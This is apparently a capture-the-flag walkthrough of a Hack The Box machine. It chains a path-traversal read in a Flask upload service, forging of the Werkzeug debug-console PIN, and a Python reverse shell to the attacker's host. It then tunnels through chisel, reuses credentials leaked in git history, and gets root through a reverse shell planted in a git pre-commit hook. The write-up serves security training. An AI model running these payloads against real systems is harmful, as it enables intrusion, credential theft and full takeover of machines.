



Open Source

Flask/Werkzeug, LFI, Docker Escaping/Port Forwarding, Gitea, Pre-hooks RCE

▼ Enumeration

```
nmap -sV -sC 10.10.11.164
Starting Nmap 7.80 ( https://nmap.org ) at 2022-06-19 18:11 MSK
Nmap scan report for 10.10.11.164
Host is up (0.074s latency).
Not shown: 997 closed ports
PORT      STATE      SERVICE VERSION
22/tcp    open      ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 1e:59:05:7c:a9:58:c9:23:90:0f:75:23:82:3d:05:5f (RSA)
|   256 48:a8:53:e7:e0:08:aa:1d:96:86:52:bb:88:56:a0:b7 (ECDSA)
|_  256 02:1f:97:9e:3c:8e:7a:1c:7c:af:9d:5a:25:4b:b8:c8 (ED25519)
80/tcp    open      http      Werkzeug/2.1.2 Python/3.10.3
|_ http-server-header: Werkzeug/2.1.2 Python/3.10.3
|_ http-title: upcloud - Upload files for Free!
3000/tcp  filtered  ppp
```

So, the port 80 contains file sharing service “upcloud”. On the main page we can download source code of the service:

[View details »](#)

Try upcloud

To explore the full extent of upcloud, please checkout the links below.
For setting up, download and unzip the package if you haven't already.

[Download](#)

You wanna take some time to explore the interface? We also provide immediate access to an upcloud test instance.

[Take me there!](#)

© 2022 Copyright: upcloud

Name	Size	Type
.git	1.4 MB	Folder
app	4.8 MB	Folder
config	253 bytes	Folder
build-docker.sh	110 bytes	shell script
Dockerfile	574 bytes	unknown

After studying the code I’ve noticed interesting function from the `views.py` file

```

3 from app.utils import get_file_name
4 from flask import render_template, request, send_file
5
6 from app import app
7
8
9 @app.route('/', methods=['GET', 'POST'])
10 def upload_file():
11     if request.method == 'POST':
12         f = request.files['file']
13         file_name = get_file_name(f.filename)
14         file_path = os.path.join(os.getcwd(), "public", "uploads", file_name)
15         f.save(file_path)
16         return render_template('success.html', file_url=request.host_url + "uploads/" + file_name)
17         return render_template('upload.html')
18
19
20 @app.route('/uploads/<path:path>')
21 def send_report(path):
22     path = get_file_name(path)
23     return send_file(os.path.join(os.getcwd(), "public", "uploads", path))

```

The `get_file_name` function's aim is to prevent LFI or overwrite attacks but it only makes the simplest check - it trims `../` from file name if present.

```

1 """
2
3 Pass filename and return a secure version, which can then safely be stored on a regular file system.
4 """
5
6 def get_file_name(unsafe_filename):
7     return recursive_replace(unsafe_filename, "../", "")
8
9

```

As we see, this function is used in uploading - `upload_file` and accessing uploaded files from the `uploads` directory - `send_report` (notice the `@app.route`).

OK. Enough of the theory, it's time for practice. Let's upload a file with a couple of `../` in its' name.

Request

```

1 POST /upload HTTP/1.1
2 Host: 10.10.11.164
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux aarch64; rv:101.0) Gecko/20100101 Firefox/101.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data;
8   boundary=-----472644749477168913323025501
9 Content-Length: 1280
10 Origin: http://10.10.11.164
11 Connection: close
12 Referer: http://10.10.11.164/upload
13 Upgrade-Insecure-Requests: 1
14
15 -----472644749477168913323025501
16 Content-Disposition: form-data; name="file"; filename="../../../../LICENSE.md"
17 Content-Type: text/markdown
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100

```

Response

```

14 <script src="/static/vendor/jquery/jquery-3.4.1.min.js">
15 </script>
16 <script src="/static/vendor/popper/popper.min.js">
17 </script>
18 <script src="/static/vendor/bootstrap/js/bootstrap.min.js">
19 </script>
20 <script src="/static/js/se10-viewport-bug-workaround.js">
21 </script>
22 <link rel="stylesheet" href="/static/vendor/bootstrap/css/bootstrap.css"/>
23 <link rel="stylesheet" href="/static/vendor/bootstrap/css/bootstrap-grid.css"/>
24 <link rel="stylesheet" href="/static/vendor/bootstrap/css/bootstrap-reboot.css"/>
25 <link rel="stylesheet" href="/static/css/style.css"/>
26
27 <link rel="stylesheet" href="/static/vendor/font-awesome/all.min.css"/>
28
29 </head>
30 <body>
31
32 <div class="drag-area" style="color: white; padding: 20px">
33
34 Success!
35 </div>
36
37 <p>
38 Your <a style="text-decoration: none;" href="http://10.10.11.164/uploads/LICENSE.md">
39 file
40 </a>
41 has been uploaded.
42 </p>
43
44

```

But what if we try to use `../` while accessing a file?

Request	Response
<pre> 1 GET /uploads/../../../../../../../../etc/passwd HTTP/1.1 2 Host: 10.10.11.164 3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux aarch64; rv:101.0) Gecko/20100101 Firefox/101.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Content-Type: multipart/form-data; boundary=-----472644749477168913323025501 8 Content-Length: 2 9 Origin: http://10.10.11.164 10 Connection: close 11 Referer: http://10.10.11.164/upcloud 12 Upgrade-Insecure-Requests: 1 13 14 15 </pre>	<pre> 1 HTTP/1.1 200 OK 2 Server: Werkzeug/2.1.2 Python/3.10.3 3 Date: Sat, 25 Jun 2022 08:38:55 GMT 4 Content-Disposition: inline; filename=passwd 5 Content-Type: application/octet-stream 6 Content-Length: 1172 7 Last-Modified: Thu, 16 Sep 2021 19:13:31 GMT 8 Cache-Control: no-cache 9 ETag: "1631819611.0-1172-609355032" 10 Date: Sat, 25 Jun 2022 08:38:55 GMT 11 Connection: close 12 13 root:x:0:0:root:/root:/bin/ash 14 bin:x:1:1:bin:/bin:/sbin/nologin 15 daemon:x:2:2:daemon:/sbin:/sbin/nologin 16 adm:x:3:4:adm:/var/adm:/sbin/nologin 17 lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin 18 sync:x:5:0:sync:/sbin:/bin/sync 19 shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown 20 halt:x:7:0:halt:/sbin:/sbin/halt 21 mail:x:8:12:mail:/var/mail:/sbin/nologin 22 news:x:9:13:news:/usr/lib/news:/sbin/nologin 23 uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin </pre>

And here we are successfully bypass the filter and access the system file - `passwd`
 We will return to this a little bit later. Now what we need is to do some `ffuf`

```
ffuf -u http://10.10.11.164/FUZZ -w ./raft-large-directories-lowercase.txt -r -c -v
```

```

[Status: 200, Size: 2489147, Words: 9473, Lines: 9803, Duration: 90ms]
| URL | http://10.10.11.164/download
  * FUZZ: download

[Status: 200, Size: 1563, Words: 330, Lines: 46, Duration: 67ms]
| URL | http://10.10.11.164/console
  * FUZZ: console


[Status: 200, Size: 5316, Words: 1466, Lines: 131, Duration: 80ms]
| URL | http://10.10.11.164/
  * FUZZ:

```

The console dir is what we are looking for!
 Let me explain:

💡 As you may have noticed from the nmap result, on the port 80 we have **Werkzeug** - a powerful library which is a part of popular Python web framework - **Flask**. Flask has interactive console for debug purpose and there you can execute any Python command. So, if you gain access to it - you gain access to a server.

Interactive Console



The console is locked and we need PIN to get inside. If you google about generating of the PIN you will likely see that it requires internal information from a server on which the Flask is


running, namely:

- `username` - the user who has started Flask instance;
- `modname` - will **always** be flask.app;
- `getattr(app, '__name__', getattr(app.__class__, '__name__'))` - will **always** be Flask;
- `getattr(mod, '__file__', None)` - the absolute path of app.py in the flask directory;
- `uuid.getnode()` - the MAC address (in decimal form) of the server;
- `get_machine_id()` - the value in `/etc/machine-id` or `/proc/sys/kernel/random/boot_id` + data from `/proc/self/cgroup`.

So far we have `modname` and `getattr(app, '__name__', getattr(app.__class__, '__name__'))` values for sure! And because we've discovered `LFI` we can get the rest of them.

Let's start from `username`. We can guess the user by going through all of the users from the `passwd` file, but we also can use information from the source code that we've downloaded earlier. We can see the Docker files in source code which are telling us that the Flask server is running inside of a Docker container. And (almost?) always every process in Docker are started from `root` user.

Let's suppose so and move to `getattr(mod, '__file__', None)`. Value of this we can grab from an error on web page such as this:



Next, to find server MAC address, we need to know which network interface is being used to serve the app. For this we are going to read data from `/proc/net/arp` to get network interface on the server via `LFI`:



We see that there is only one interface. Now we are going to check its' MAC.



And the last value - `get_machine_id()` :

Request

```
Pretty Raw Hex ↵ \n ≡
1 GET /uploads/../../../../../../../../proc/sys/kernel/random/boot_id HTTP/1.1
2 Host: 10.10.11.164
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux aarch64; rv:101.0)
  Gecko/20100101 Firefox/101.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
  /*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data;
  boundary=-----472644749477168913323025501
8 Content-Length: 2
9 Origin: http://10.10.11.164
10 Connection: close
```

Response

```
Pretty Raw Hex Render ↵ \n ≡
1 HTTP/1.1 200 OK
2 Server: Werkzeug/2.1.2 Python/3.10.3
3 Date: Sat, 25 Jun 2022 18:53:55 GMT
4 Content-Disposition: inline; filename=boot_id
5 Content-Type: application/octet-stream
6 Content-Length: 0
7 Last-Modified: Sat, 25 Jun 2022 18:20:23 GMT
8 Cache-Control: no-cache
9 ETag: "1656181223.9061637-0-3551399069"
10 Date: Sat, 25 Jun 2022 18:53:55 GMT
11 Connection: close
12
13 77075f48-4006-4ac9-8fbd-e7a64c8a0910
14
```

Request

```
Pretty Raw Hex ↵ \n ≡
1 GET /uploads/../../../../../../../../proc/self/cgroup HTTP/1.1
2 Host: 10.10.11.164
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux aarch64; rv:101.0)
  Gecko/20100101 Firefox/101.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
  /*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data;
  boundary=-----472644749477168913323025501
8 Content-Length: 2
9 Origin: http://10.10.11.164
10 Connection: close
11 Referer: http://10.10.11.164/upcloud
12
13
```

Response

```
Pretty Raw Hex Render ↵ \n ≡
1 HTTP/1.1 200 OK
2 Server: Werkzeug/2.1.2 Python/3.10.3
3 Date: Sat, 25 Jun 2022 18:55:20 GMT
4 Content-Disposition: inline; filename=cgroup
5 Content-Type: application/octet-stream
6 Content-Length: 0
7 Last-Modified: Sat, 25 Jun 2022 18:20:23 GMT
8 Cache-Control: no-cache
9 ETag: "1656181223.9061637-0-1161550392"
10 Date: Sat, 25 Jun 2022 18:55:20 GMT
11 Connection: close
12
13 12:perf_event:/docker/75774d7560ac17eeef7d8e6ba32ada7425e0dd80aca917b8d3201ab8929f3f64
14 11:devices:/docker/75774d7560ac17eeef7d8e6ba32ada7425e0dd80aca917b8d3201ab8929f3f64
15 10:ids:/docker/75774d7560ac17eeef7d8e6ba32ada7425e0dd80aca917b8d3201ab8929f3f64
16 9:processes:/docker/75774d7560ac17eeef7d8e6ba32ada7425e0dd80aca917b8d3201ab8929f3f64
```

And so we have:

- `username` = root;
- `modname` = flask.app;
- `getattr(app, '__name__', getattr(app.__class__, '__name__'))` = Flask;
- `getattr(mod, '__file__', None)` = /usr/local/lib/python3.10/site-packages/flask/app.py;
- `uuid.getnode()` = 0242ac110004 = 2485377892356 (in decimal);
- `get_machine_id()` = 77075f48-4006-4ac9-8fbd-e7a64c8a091075774d7560ac17eeef7d8e6ba32ada7425e0dd80aca917b8d3201ab8929f3f64

Now, take this script from awesome HackTricks, place in your variabels AND NOTICE THAT THE NEW VERSION OF WERKZEUG USES SHA1 INSTEAD OF MD5, SO DONT FORGET TO CHANGE IT TO.

```
import hashlib
from itertools import chain
probably_public_bits = [
    'root',# username
    'flask.app',# modname
    'Flask',# getattr(app, '__name__', getattr(app.__class__, '__name__'))
    '/usr/local/lib/python3.10/site-packages/flask/app.py' # getattr(mod, '__file__', None)
]

private_bits = [
    '2485377892356',# str(uuid.getnode()), /sys/class/net/ens33/address
    '77075f48-4006-4ac9-8fbd-e7a64c8a091075774d7560ac17eeef7d8e6ba32ada7425e0dd80aca917b8d3201ab8929f3f64'
]

h = hashlib.sha1()
for bit in chain(probably_public_bits, private_bits):
    if not bit:
```

Run the script, get the pin, access the console!



Interactive Console

In this console you can execute Python expressions in the context of the app namespace was created by the debugger automatically.

```
[console ready]
>>>
```

▼ Exploitation

And so, we gained access to the console. Now we need to setup reverse shell connection that will spawn for us `/bin/ash` shell (*why ash? See the passwd*)

```
import socket, subprocess, os; s=socket.socket(socket.AF_INET, socket.SOCK_STREAM); s.connect(("10.10.14.170", 4444)); os.dup2(s.fileno(), 0);
```

```
~/Downloads [public*] » nc -lvp 4444
Listening on 0.0.0.0 4444
Connection received on 10.10.11.164 34186
/app # ^[[14;8R_
```

INTERACTIVE CONSOLE

In this console you can execute Python expressions in the context of the application. T namespace was created by the debugger automatically.

```
[console ready]
>>> import socket, subprocess, os; s=socket.socket(socket.AF_INET, socket.SOCK_STREAM); s.connect(("10.10.14.170", 4444)); os.dup2(s.fileno(), 0);
```

Brought to you by **DON'T PANIC**, your friendly Werkzeug power

We are inside, as we already known, of the docker container. We can confirm it by checking network config.

```
ifconfig
eth0      Link encap:Ethernet  HWaddr 02:42:AC:11:00:04
          inet addr:172.17.0.4  Bcast:172.17.255.255  Mask:255.255.0.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:23331 errors:0 dropped:0 overruns:0 frame:0
          TX packets:14729 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:18680637 (17.8 MiB)  TX bytes:5955520 (5.6 MiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:3503444 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3503444 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:175172200 (167.0 MiB)  TX bytes:175172200 (167.0 MiB)
```

```
route
Kernel IP routing table
Destination Gateway Genmask Flags Metric Ref Use Iface
default 172.17.0.1 0.0.0.0 UG 0 0 0 eth0
172.17.0.0 * 255.255.0.0 U 0 0 0 eth0
/app/public/uploads #
```

Here we can see that our container has an IP 172.17.0.4 and there is gateway on 172.17.0.1 that, obviously, connects our container with the host machine - 10.10.11.164.

There is not much we can enumerate in the container so let's return to nmap. Remember, there is filtered port - 3000. Let's check if we can connect to the port from the container via nc:

```
nc 10.10.11.164 3000

HTTP/1.1 400 Bad Request
Content-Type: text/plain; charset=utf-8
Connection: close

400 Bad Request
```

OK, now we see that the port is used for some http service. We are going to use wget to see what is on the main page:

```
/app # wget http://10.10.11.164:3000
wget http://10.10.11.164:3000
Connecting to 10.10.11.164:3000 (10.10.11.164:3000)
saving to 'index.html'
index.html      100% |*****| 13414  0:00:00 ETA
'index.html' saved
/app # cat index.html
cat index.html
<!DOCTYPE html>
<html lang="en-US" class="theme-">
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title> Gitea: Git with a cup of tea</title>
  <link rel="manifest" href="data:application/json;base64,eyJ1YVllIjoiR2l0ZW8"
```

The title says **Gitea**:

Gitea is an open-source forge software package for hosting software development version control using Git as well as other collaborative features like bug tracking, wikis and code review.

Let's confirm that the gateway is routing traffic between the container and the host:


```
nc 172.17.0.1 3000

HTTP/1.1 400 Bad Request
Content-Type: text/plain; charset=utf-8
Connection: close

400 Bad Request
```

We've got the same result! Now we need to proxy traffic from container to our machine and chisel is going to help us with this task. What you need to do:

- Download chisel binary from the github's release page
- Upload the binary to the container via **upcloud** service that is running on 10.10.11.164



- Run chisel server on your machine

```
./chisel server -p 1235 --reverse
```

- Run chisel client on the docker container


```
./chisel client 10.10.14.170:1235 R:socks
```

After that on your machine you should see something like this:

```
~/Desktop » ./chisel server -p 1235 --reverse
2022/06/26 13:34:00 server: Reverse tunnelling enabled
2022/06/26 13:34:00 server: Fingerprint 9n19t4oj2tnEixxfTjgJB/n+QG5I9umkJsMaZi8XZuU=
2022/06/26 13:34:00 server: Listening on http://0.0.0.0:1235
2022/06/26 13:34:46 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks: Listening
```

Now you have proxy server listening on 127.0.0.1:1080. To be able to access the 172.17.0.1:3000 we need to add the proxy into web browser. You can do this with your browser's settings but I'm going to use **FoxyProxy** extension for Firefox.

Title or Description (optional)	Proxy Type
<input type="text" value="htb"/>	SOCKS5
Color	Proxy IP address or DNS name ★
<input type="text" value="#66cc66"/>	127.0.0.1
Send DNS through SOCKS5 proxy	Port ★
<input checked="" type="checkbox"/>	1080



Nice! Now let's get back to enumeration phase once more. Remember the source code archive we have downloaded? There is more in it. See the `.git` directory?

The `.git` folder **contains all information that is necessary for the project and all information relating commits, remote repository address, etc.** It also contains a log that stores the commit history. This log can help you to roll back to the desired version of the code.


We can convert the information this directory contains into original objects! For this we are going to use Extractor from [GitTools](#). Using of the tool is pretty simple - just specify path to `.git` and where to save objects. As the result you should see something like this:

```
4 drwxrwxr-x 7 indigo indigo 4096 Jun 19 20:23 .
4 drwxrwxr-x 3 indigo indigo 4096 Jun 19 20:23 ..
4 drwxrwxr-x 4 indigo indigo 4096 Jun 19 20:23 0-2c67a52253c6fe1f206ad82ba747e43208e8cfd9
4 drwxrwxr-x 4 indigo indigo 4096 Jun 19 20:23 1-a76f8f75f7a4a12b706b0cf9c983796fa1985820
4 drwxrwxr-x 4 indigo indigo 4096 Jun 19 20:23 2-c41fedef2ec6df98735c11b2faf1e79ef492a0f3
4 drwxrwxr-x 4 indigo indigo 4096 Jun 19 20:23 3-ee9d9f1ef9156c787d53074493e39ae364cd1e05
4 drwxrwxr-x 4 indigo indigo 4096 Jun 19 20:23 4-be4da71987bbbc8fae7c961fb2de01ebd0be1997
```


This is 5 folders that represent 5 git commits - historical records. With this you could be able to find some sensitive information that was removed from the production code. In our case, in the second commit there is `.vscode` directory which `settings.json` file that contains creds:


```
1-a76f8f75f7a4a12b706b0cf9c983796fa1985820/app [master] » ls -las
total 20
4 drwxrwxr-x 4 indigo indigo 4096 Jun 19 20:23 .
4 drwxrwxr-x 4 indigo indigo 4096 Jun 19 20:23 ..
4 drwxrwxr-x 4 indigo indigo 4096 Jun 19 20:23 app
0 -rw-rw-r-- 1 indigo indigo  0 Jun 19 20:23 INSTALL.md
4 -rw-rw-r-- 1 indigo indigo 141 Jun 19 20:23 run.py
4 drwxrwxr-x 2 indigo indigo 4096 Jun 19 20:23 .vscode
1-a76f8f75f7a4a12b706b0cf9c983796fa1985820/app [master] » cd .vscode
app/.vscode [master] » ls
settings.json
app/.vscode [master] » cat settings.json
{
  "python.pythonPath": "/home/dev01/.virtualenvs/flask-app-b5GscEs/bin/python",
  "http.proxy": "http://dev01:Soulless_Developer#2022@10.10.128:5187/",
  "http.proxyStrictSSL": false
}
```

Let's try to use the creds on Gitea:



And so we were able to access the repositories of dev01 user!

We can see that there is home-backup repository with private ssh key!



We definitely want to try to use it in ssh connection:

```
~/Documents » chmod 400 id_rsa
~/Documents » ssh -i id_rsa dev01@10.10.11.164
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-176-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information disabled due to load higher than 2.0

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

16 updates can be applied immediately.
9 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection.

Last login: Sun Jun 26 08:54:56 2022 from 10.10.14.10
dev01@opensource:~$
```

The user is taken!

▼ Privesc

To determine PE vector I start from linpeas, but with this machine it's not the way. So, let's check extended information about running services. Pspy will help us with this. Download the binary on your local machine and then transfer it to the remote machine via simple python web server.

```
dev01@opensource:/tmp$ chmod +x pspy64
dev01@opensource:/tmp$ ./pspy64
pspy - version: v1.2.0 - Commit SHA: 9c63e5d6c58f7bcd235db663f5e3f6c33b8855

  PSY 64

Config: Printing events (colored=true): processes=true | file-system-events=false ||| Scanning for processes every 100ms and on inotify event
s ||| Watching directories: [/usr /tmp /etc /home /var /opt] (recursive) | [] (non-recursive)
Draining file system events due to startup...
```

After studying the logs I've noticed that there is some cronjob that runs git commands every minute to commit backup.

```
2022/06/26 14:31:01 CMD: UID=0 PID=3059 | /bin/bash /usr/local/bin/git-sync
2022/06/26 14:31:01 CMD: UID=0 PID=3058 | /bin/sh -c /usr/local/bin/git-sync
2022/06/26 14:31:01 CMD: UID=0 PID=3057 | /usr/sbin/CRON -f
2022/06/26 14:31:01 CMD: UID=??? PID=3061 | ???
2022/06/26 14:31:01 CMD: UID=0 PID=3062 | git add .
2022/06/26 14:31:01 CMD: UID=0 PID=3063 | git commit -m Backup for 2022-06-26
2022/06/26 14:31:01 CMD: UID=0 PID=3067 | /usr/lib/git-core/git-remote-http origin http://opensource.htb:306
2022/06/26 14:31:01 CMD: UID=0 PID=3066 | git push origin main
2022/06/26 14:32:01 CMD: UID=0 PID=3104 | /bin/sh -c /usr/local/bin/git-sync
2022/06/26 14:32:01 CMD: UID=0 PID=3103 | /bin/sh -c /usr/local/bin/git-sync
2022/06/26 14:32:01 CMD: UID=0 PID=3102 | /bin/sh -c cp /root/config /home/dev01/.git/config
2022/06/26 14:32:01 CMD: UID=0 PID=3101 | /bin/sh -c /root/meta/app/clean.sh
2022/06/26 14:32:01 CMD: UID=0 PID=3100 | /usr/sbin/CRON -f
2022/06/26 14:32:01 CMD: UID=0 PID=3099 | /usr/sbin/CRON -f
```

As you may know, cronjobs run as root, so in this case the git commands are also running with root permission. That means that if we were able to find a way to force git execute out command then it will be executed from root user.

And there is indeed a way we can exploit this! Have you heard about hooks in git? In short:

Hooks are programs you can place in a hooks directory to trigger actions at certain points in git's execution. Hooks that don't have the executable bit set are ignored.

If you go into `.git/hooks` directory you will likely see this:

```
dev01@opensource:~/.git/hooks$ ls -las
total 60
4 drwxrwxr-x 2 dev01 dev01 4096 Jun 26 14:55 .
4 drwxrwxr-x 8 dev01 dev01 4096 Jun 26 15:12 ..
4 -rwxrwxr-x 1 dev01 dev01 478 Mar 23 01:18 applypatch-msg.sample
4 -rwxrwxr-x 1 dev01 dev01 896 Mar 23 01:18 commit-msg.sample
4 -rwxrwxr-x 1 dev01 dev01 3327 Mar 23 01:18 fsmonitor-watchman.sample
4 -rwxrwxr-x 1 dev01 dev01 189 Mar 23 01:18 post-update.sample
4 -rwxrwxr-x 1 dev01 dev01 424 Mar 23 01:18 pre-applypatch.sample
4 -rwxrwxr-x 1 dev01 dev01 241 Jun 26 14:55 pre-commit
4 -rwxrwxr-x 1 dev01 dev01 1642 Mar 23 01:18 pre-commit.sample
4 -rwxrwxr-x 1 dev01 dev01 1492 Mar 23 01:18 prepare-commit-msg.sample
4 -rwxrwxr-x 1 dev01 dev01 1348 Mar 23 01:18 pre-push.sample
8 -rwxrwxr-x 1 dev01 dev01 4898 Mar 23 01:18 pre-rebase.sample
4 -rwxrwxr-x 1 dev01 dev01 544 Mar 23 01:18 pre-receive.sample
4 -rwxrwxr-x 1 dev01 dev01 3610 Mar 23 01:18 update.sample
```

By default, hooks have `.sample` extension. If you want hook to be executed, you need to remove the extension and give it the file executable bit (`chmod +x`).

So, we are interested in pre-commit hook because it gets executed before `git commit` command. And we are going to do is to add revers shell payload into pre-commit like this:

```
dev01@opensource:~/.git/hooks$ cat pre-commit
#!/bin/bash

python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.170",4242));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("/bin/bash")'
```

Now, open nc listener on your machine and wait. When cronjob is executed you should get the revers shell!

```
hunt/enumesc » python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.11.164 - - [26/Jun/2022 17:27:40] "GET /pspy64 HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.
hunt/enumesc » nc -lvp 4242
Listening on 0.0.0.0 4242
Connection received on 10.10.11.164 52978
root@opensource:/home/dev01#

root@opensource:/home/dev01# cat /root/root.txt
cat /root/root.txt
05aca9cbcf352483b1a3539f59a8bee8
```

The root is taken!